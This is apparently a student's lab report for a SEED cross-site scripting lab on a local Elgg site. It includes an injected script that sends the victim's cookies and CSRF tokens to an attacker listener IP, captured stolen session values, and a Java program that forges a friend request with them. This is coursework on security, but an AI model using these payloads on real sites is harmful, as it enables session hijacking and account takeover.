Final Project

Team: Enze Xu (Individual)
Due: Dec. 7th
Repository: https://github.com/EnzeXu/Computer_Security_Enze_Xu_Final_Project

3.1 Task 1: Posting a Malicious Message to Display an Alert Window


a) Check if the file "/etc/apache2/sites-available/000-default.conf" has been set correctly.

```
[12/03/21]seed@VM:~$ cat /etc/apache2/sites-available/000-default.conf
<VirtualHost *:80>
        # The ServerName directive sets the request scheme, hostname and port that
        # the server uses to identify itself. This is used when creating
        # redirection URLs. In the context of virtual hosts, the ServerName
        # specifies what hostname must appear in the request's Host: header to
        # match this virtual host. For the default virtual host (this file) this
        # value is not decisive as it is used as a last resort host regardless.
        # However, you must set it for any further virtual host explicitly.
        #ServerName www.example.com

        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html

        # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
        # error, crit, alert, emerg.
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

        # For most configuration files from conf-available/, which are
        # enabled or disabled at a global level, it is possible to
        # include a line for only one particular virtual host. For example the
        # following line enables the CGI configuration for this host only
        # after it has been globally disabled with "a2disconf".
        #Include conf-available/serve-cgi-bin.conf
</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
<VirtualHost *:80>
        ServerName http://www.SeedLabSQLInjection.com
        DocumentRoot /var/www/SQLInjection
</VirtualHost>
<VirtualHost *:80>
        ServerName http://www.xsslabelgg.com
        DocumentRoot /var/www/XSS/Elgg
</VirtualHost>
<VirtualHost *:80>
        ServerName http://www.csrflabelgg.com
        DocumentRoot /var/www/CSRF/Elgg
</VirtualHost>
<VirtualHost *:80>
        ServerName http://www.csrflabattacker.com
        DocumentRoot /var/www/CSRF/Attacker
</VirtualHost>
<VirtualHost *:80>
        ServerName http://www.repackagingattacklab.com
        DocumentRoot /var/www/RepackagingAttack
</VirtualHost>
<VirtualHost *:80>
        ServerName http://www.seedlabclickjacking.com
        DocumentRoot /var/www/seedlabclickjacking
</VirtualHost>
[12/03/21]seed@VM:~$
```

b) Start apache.


```
[12/03/21]seed@VM:~$ sudo service  apache2  start
[12/03/21]seed@VM:~$
[12/03/21]seed@VM:~$
```

c) Open firefox browser and input "www.xsslabelgg.com"




d) Log in as Alice and inject the malicious code into my profile: Brief description.


e) After we click “save”, the malicious code will be immediately executed once.



f) Then we log in as Boby, searching for “Alice” in the search bar. (we don’t need to add Alice as friend)




g) The malicious code is executed again when we click into Alice’s profile.




3.2 Task 2: Posting a Malicious Message to Display Cookies

a) It is almost the same as what I did in Task 1. We just need to inject the new code instead.



b) Then again log in as Boby and then we click into Alice's profile and see what will happen.



3.3 Task 3: Stealing Cookies from the Victim' s Machine


a) Firstly use "git clone https://github.com/WFU-Alqahtani/final-project-xss-EnzeXu.git" to clone the repo. Then use command "make" to make files

```
[12/05/21]seed@VM:~/workspace$ git clone https://github.com/WFU-Alqahtani/final-project-xss-EnzeXu.git
Cloning into 'final-project-xss-EnzeXu'...
Username for 'https://github.com': EnzeXu
Password for 'https://EnzeXu@github.com':
remote: Enumerating objects: 7, done.
remote: Counting objects: 100% (7/7), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 7 (delta 0), reused 6 (delta 0), pack-reused 0
Unpacking objects: 100% (7/7), done.
Checking connectivity... done.
[12/05/21]seed@VM:~/workspace$ ls
ATN_Auto  final-project-xss-EnzeXu
atn_auto  tensorflow-1.14.0-cp35-cp35m-manylinux1_x86_64.whl
[12/05/21]seed@VM:~/workspace$ cd final-project-xss-EnzeXu/
[12/05/21]seed@VM:~/.../final-project-xss-EnzeXu$ make
gcc -o echoserv.o echoserv.c -c -ansi -pedantic -Wall
echoserv.c: In function 'main':
echoserv.c:66:5: warning: implicit declaration of function 'memset' [-Wimplicit-function-declaration]
     memset(&servaddr, 0, sizeof(servaddr));
     ^
echoserv.c:66:5: warning: incompatible implicit declaration of built-in function 'memset'
echoserv.c:66:5: note: include '<string.h>' or provide a declaration of 'memset'
echoserv.c:103:28: warning: implicit declaration of function 'strlen' [-Wimplicit-function-declaration]
  Writeline(conn_s, buffer, strlen(buffer));
                            ^
echoserv.c:103:28: warning: incompatible implicit declaration of built-in function 'strlen'
echoserv.c:103:28: note: include '<string.h>' or provide a declaration of 'strlen'
gcc -o helper.o helper.c -c -ansi -pedantic -Wall
gcc -o echoserv echoserv.o helper.o -Wall
[12/05/21]seed@VM:~/.../final-project-xss-EnzeXu$
[12/05/21]seed@VM:~/.../final-project-xss-EnzeXu$ _
```

b) Start the listener on my seed16b VM (10.4.148.249)

```
[12/05/21]seed@VM:~/.../final-project-xss-EnzeXu$ ./echoserv 5555 &
[1] 31449
[12/05/21]seed@VM:~/.../final-project-xss-EnzeXu$ telnet localhost 5555
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
^]
^]
^]
Connection closed by foreign host.
```

c) On VM 10.4.148.249 Alice inputs the malicious code into Alice's profile: Brief description and clicks "save"



d) Then Log into Boby on my seed16a VM (10.4.148.245) and click Alice's profile again and again. See what will happen in the terminal on my seed16b VM (10.4.148.249). The first line is because Boby clicked "save" at first and the malicious code will also executed automatically. Other lines are caused by what Boby did on another machine

```
[12/05/21]seed@VM:~/.../final-project-xss-EnzeXu$ ./echoserv 5555 &
[1] 31449
[12/05/21]seed@VM:~/.../final-project-xss-EnzeXu$ telnet localhost 5555
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
^]
^]
^]
Connection closed by foreign host.
[12/05/21]seed@VM:~/.../final-project-xss-EnzeXu$ GET /?c=Elgg%3D6lfa6o6qb5lhsieehm0gkgb143%3B%20elggperm%3DzdKi8Mt0ZqoGtZr7acBSZOebd0IIevls HTTP/1.1
GET /?c=Elgg%3Dkafchfquhdmum7agutln4gdg00 HTTP/1.1
GET /?c=Elgg%3Dkafchfquhdmum7agutln4gdg00 HTTP/1.1
GET /?c=Elgg%3Dkafchfquhdmum7agutln4gdg00 HTTP/1.1
```

3.4 Task 4: Session Hijacking using the Stolen Cookies

a) Change the host file on VM 10.4.148.249 and let the host of www.xsslabelgg.com on this machine be 10.4.148.245 instead of 127.0.0.1

```
[12/05/21]seed@VM:~$ sudo vi /etc/hosts
[12/05/21]seed@VM:~$ ping www.xsslabelgg.com
PING www.xsslabelgg.com (10.4.148.245) 56(84) bytes of data.
64 bytes from www.xsslabelgg.com (10.4.148.245): icmp_seq=1 ttl=64 time=0.601 ms
64 bytes from www.xsslabelgg.com (10.4.148.245): icmp_seq=2 ttl=64 time=0.550 ms
64 bytes from www.xsslabelgg.com (10.4.148.245): icmp_seq=3 ttl=64 time=0.644 ms
64 bytes from www.xsslabelgg.com (10.4.148.245): icmp_seq=4 ttl=64 time=0.502 ms
64 bytes from www.xsslabelgg.com (10.4.148.245): icmp_seq=5 ttl=64 time=0.523 ms
64 bytes from www.xsslabelgg.com (10.4.148.245): icmp_seq=6 ttl=64 time=0.477 ms
```

b) In the guide document it is said we need to "stole" the two variables __elgg_ts and __elgg_token from the victim as what we did in task 3. However, it is much more difficult to find these two guys in the document tree. ("cookie" is on document.cookie, which is very easy, but these two guy are hidden deeply)
Firstly, right click and go into the "inspect Element" then click "console". Let's start at "console.log(document)".

```
» console.log(document)
▼ HTMLDocument http://www.xsslabelgg.com/profile/boby
    URL: "http://www.xsslabelgg.com/profile/boby"
  ▶ activeElement: <body>
    alinkColor: ""
  ▼ all: HTMLAllCollection
    ▶ 0: <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
    ▶ 1: <head>
    ▶ 2: <title>
    ▶ 3: <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
```

Then after a hard work, I find these two guys here:

```
      accessKey: ""
      accessKeyLabel: ""
    ▼ attributes: NamedNodeMap(2)
      ▼ 0: href="http://www.xsslabelgg.com/action/logout?__elgg_ts=1638763714&
      __elgg_token=jqMvILwzLnKFLUm1M6sa0w"
          baseURI: "http://www.xsslabelgg.com/profile/boby"
        ▶ childNodes: NodeList []
          firstChild: null
          isConnected: false
          lastChild: null
          localName: "href"
          name: "href"
          namespaceURI: null
          nextSibling: null
          nodeName: "href"
          nodeType: 2
          nodeValue: "http://www.xsslabelgg.com/action/logout?__elgg_ts=1638763714&
          __elgg_token=jqMvILwzLnKFLUm1M6sa0w"
        ▶ ownerDocument: HTMLDocument http://www.xsslabelgg.com/profile/boby
        ▶ ownerElement: <a class="elgg-menu-content" href="http://www.xsslabelgg.com/action
        /logout?__elgg_ts=1638763714&__elgg_token=jqMvILwzLnKFLUm1M6sa0w">
          parentElement: null
          parentNode: null
```

So the dom-tree path should be “document.all[37].attibutes[0].nodeValue” or “document.getElementsByClassName("elgg-menu-content")[2].href”.


Location

```
<script>document.write('<img src=http://10.4.148.249:5555?tokens37='+document.all[37].attributes[0].nodeVa
```

Success:

```
GET /?cookie=+Elgg=jl3jcgkqcv81ta2oi76o72suk5; HTTP/1.1

GET /?tokens37=http://www.xsslabelgg.com/action/logout?__elgg_ts=1638768085&__elgg_token=ithj6P_fyELS-2qEKrBypA HTTP/1.1
```

c) See how a real making friend http request goes using LiveHTTPHeaders.



Click “File Save” and see the text:

```
http://www.xsslabelgg.com/action/friends/add?
friend=44&__elgg_ts=1638755123&__elgg_token=HkKp5OCzYOhznoKCKsDYRg&__elgg_ts=1638755123&__elgg_token=HkKp5OCzYOhzn
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
X-Requested-With: XMLHttpRequest
Cookie: Elgg=sobvdaqvjeg92iv7gi3uhlos21
Connection: keep-alive

GET: HTTP/1.1 200 OK
Date: Mon, 06 Dec 2021 02:10:26 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 381
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: application/json;charset=utf-8
----------------------
```

So it is clear that the friend_user_id of Alice is 44, here is what we have at this stage:

	value
cookie	Elgg=jl3jcgkqcv81ta2oi76o72suk5
__elgg_ts	1638768085
__elgg_token	ithj6P_fyELS-2qEKrBypA
user_guid	44


d) Fill in the java file with these four things we just got

```
import java.io.*;
import java.net.*;
public class HTTPSimpleForge {
public static void main(String[] args) throws IOException {
try {
int responseCode;
InputStream responseIn=null;
String requestDetails = "&__elgg_ts=1638768085&__elgg_token=ithj6P_fyELS-2qEKrBypA";
// URL to be forged.
URL url = new URL ("http://www.xsslabelgg.com/action/friends/add?friend=44"+requestDetails);
// URLConnection instance is created to further parameterize a
// resource request past what the state members of URL instance
// can represent.
HttpURLConnection urlConn = (HttpURLConnection) url.openConnection();
if (urlConn instanceof HttpURLConnection) {
urlConn.setConnectTimeout(60000);
urlConn.setReadTimeout(90000);
}
// addRequestProperty method is used to add HTTP Header Information.
// Here we add User-Agent HTTP header to the forged HTTP packet.
// Add other necessary HTTP Headers yourself. Cookies should be stolen
// using the method in task3.
urlConn.addRequestProperty("User-agent","Sun JDK 1.6");
urlConn.addRequestProperty("Host","www.xsslabelgg.com");
urlConn.addRequestProperty("Accept","text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
urlConn.addRequestProperty("Accept-Language","en-US,en;q=0.5");
urlConn.addRequestProperty("Accept-Encoding","gzip, deflate");
urlConn.addRequestProperty("Referer","http://www.xsslabelgg.com/profile/alice");
urlConn.addRequestProperty("Cookie","Elgg=jl3jcgkqcv81ta2oi76o72suk5");
urlConn.addRequestProperty("Connection","keep-alive");
//HTTP Post Data which includes the information to be sent to the server.
String data = "name=..&guid=..";
// DoOutput flag of URL Connection should be set to true
// to send HTTP POST message.
urlConn.setDoOutput(true);
// OutputStreamWriter is used to write the HTTP POST data
```


e) Compile and run the java code

```
[12/05/21]seed@VM:~/.../final-project-xss-EnzeXu$ ls
HTTPSimpleForge.class  HTTPSimpleForge.java  Makefile  README  echoserv  echoserv.c  echoserv.o  helper.c  helper.h  helper.o
[12/06/21]seed@VM:~/.../final-project-xss-EnzeXu$ vi HTTPSimpleForge.java
[12/06/21]seed@VM:~/.../final-project-xss-EnzeXu$ javac HTTPSimpleForge.java
[12/06/21]seed@VM:~/.../final-project-xss-EnzeXu$ java HTTPSimpleForge
Response Code = 200
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
        <head>
                <title>XSS Lab Site</title><meta http-equiv="Content-Type" content="text/html; charset=utf-8"><meta name="description"><meta na
```

f) Do the session hijacking



After refreshing the page:



OMG!!!!I made Alice be a friend of herself!!!I used the cookie and tokens from Alice by mistake (when Alice clicked “save”). But now I am unable to remove this bad friendship…Just keep it and do it again with Boby and Alice correctly.

```
[12/06/21]seed@VM:~/.../final-project-xss-EnzeXu$ GET /?cookie=+Elgg=n7f0k9j5r4utbb3d7q08tc7gh1 HTTP/1.1
GET /?tokens37=elgg-menu-item-profile HTTP/1.1
GET /?tokens35=http://www.xsslabelgg.com/action/logout?__elgg_ts=1638770702&__elgg_token=JHgJKesnykg8O6cShUW4-g HTTP/1.1
GET /?tokens36=elgg-menu HTTP/1.1
```


	value
cookie	Elgg=n7f0k9j5r4utbb3d7q08tc7gh1
__elgg_ts	1638770702
__elgg_token	JHgJKesnykg8O6cShUW4-g
user_guid	44


Okay I hope this time everything will go correctly.

```
    try {
    int responseCode;
    InputStream responseIn=null;
    String requestDetails = "&__elgg_ts=1638770702&__elgg_token=JHgJKesnykg8O6cShUW4-g";
    // URL to be forged.
    URL url = new URL ("http://www.xsslabelgg.com/action/friends/add?friend=44"+requestDetails);
    // URLConnection instance is created to further parameterize a
    // resource request past what the state members of URL instance
    // can represent.
    HttpURLConnection urlConn = (HttpURLConnection) url.openConnection();
    if (urlConn instanceof HttpURLConnection) {
    urlConn.setConnectTimeout(60000);
    urlConn.setReadTimeout(90000);
    }
    // addRequestProperty method is used to add HTTP Header Information.
    // Here we add User-Agent HTTP header to the forged HTTP packet.
    // Add other necessary HTTP Headers yourself. Cookies should be stolen
    // using the method in task3.
    urlConn.addRequestProperty("User-agent","Sun JDK 1.6");
    urlConn.addRequestProperty("Host","www.xsslabelgg.com");
    urlConn.addRequestProperty("Accept","text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
    urlConn.addRequestProperty("Accept-Language","en-US,en;q=0.5");
    urlConn.addRequestProperty("Accept-Encoding","gzip, deflate");
    urlConn.addRequestProperty("Referer","http://www.xsslabelgg.com/profile/alice");
    urlConn.addRequestProperty("Cookie","Elgg=n7f0k9j5r4utbb3d7q08tc7gh1");
    urlConn.addRequestProperty("Connection","keep-alive");
    //HTTP Post Data which includes the information to be sent to the server.
    String data = "name=..&guid=..";
```

```
[12/06/21]seed@VM:~/.../final-project-xss-EnzeXu$
[12/06/21]seed@VM:~/.../final-project-xss-EnzeXu$ vi HTTPSimpleForge.java
[12/06/21]seed@VM:~/.../final-project-xss-EnzeXu$ rm HTTPSimpleForge.java
[12/06/21]seed@VM:~/.../final-project-xss-EnzeXu$ vi HTTPSimpleForge.java
[12/06/21]seed@VM:~/.../final-project-xss-EnzeXu$ javac HTTPSimpleForge.java
[12/06/21]seed@VM:~/.../final-project-xss-EnzeXu$ java HTTPSimpleForge
Response Code = 200
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
        <head>
                <title>Alice : XSS Lab Site</title><meta http-equiv="Content-Type" content="text/html;
, initial-scale=1.0, maximum-scale=1.0, user-scalable=0"><meta name="mobile-web-app-capable" content="y
"application/rss+xml" title="RSS" href="http://www.xsslabelgg.com/profile/alice?view=rss"><link rel="ap
mescreen.png"><link rel="icon" href="http://www.xsslabelgg.com/cache/1549469404/default/favicon.ico"><l
www.xsslabelgg.com/cache/1549469404/default/favicon.svg"><link rel="icon" sizes="16x16" type="image/png
n" sizes="32x32" type="image/png" href="http://www.xsslabelgg.com/cache/1549469404/default/favicon-32.p
/1549469404/default/favicon-64.png"><link rel="icon" sizes="128x128" type="image/png" href="http://www.
//www.xsslabelgg.com/manifest.json"><link rel="stylesheet" href="http://www.xsslabelgg.com/cache/154946
sslabelgg.com/cache/1549469404/default/elgg.css"><link rel="stylesheet" href="http://www.xsslabelgg.com
                require = function () {
```

Okay this time Boby was forced to have his first friend successfully!

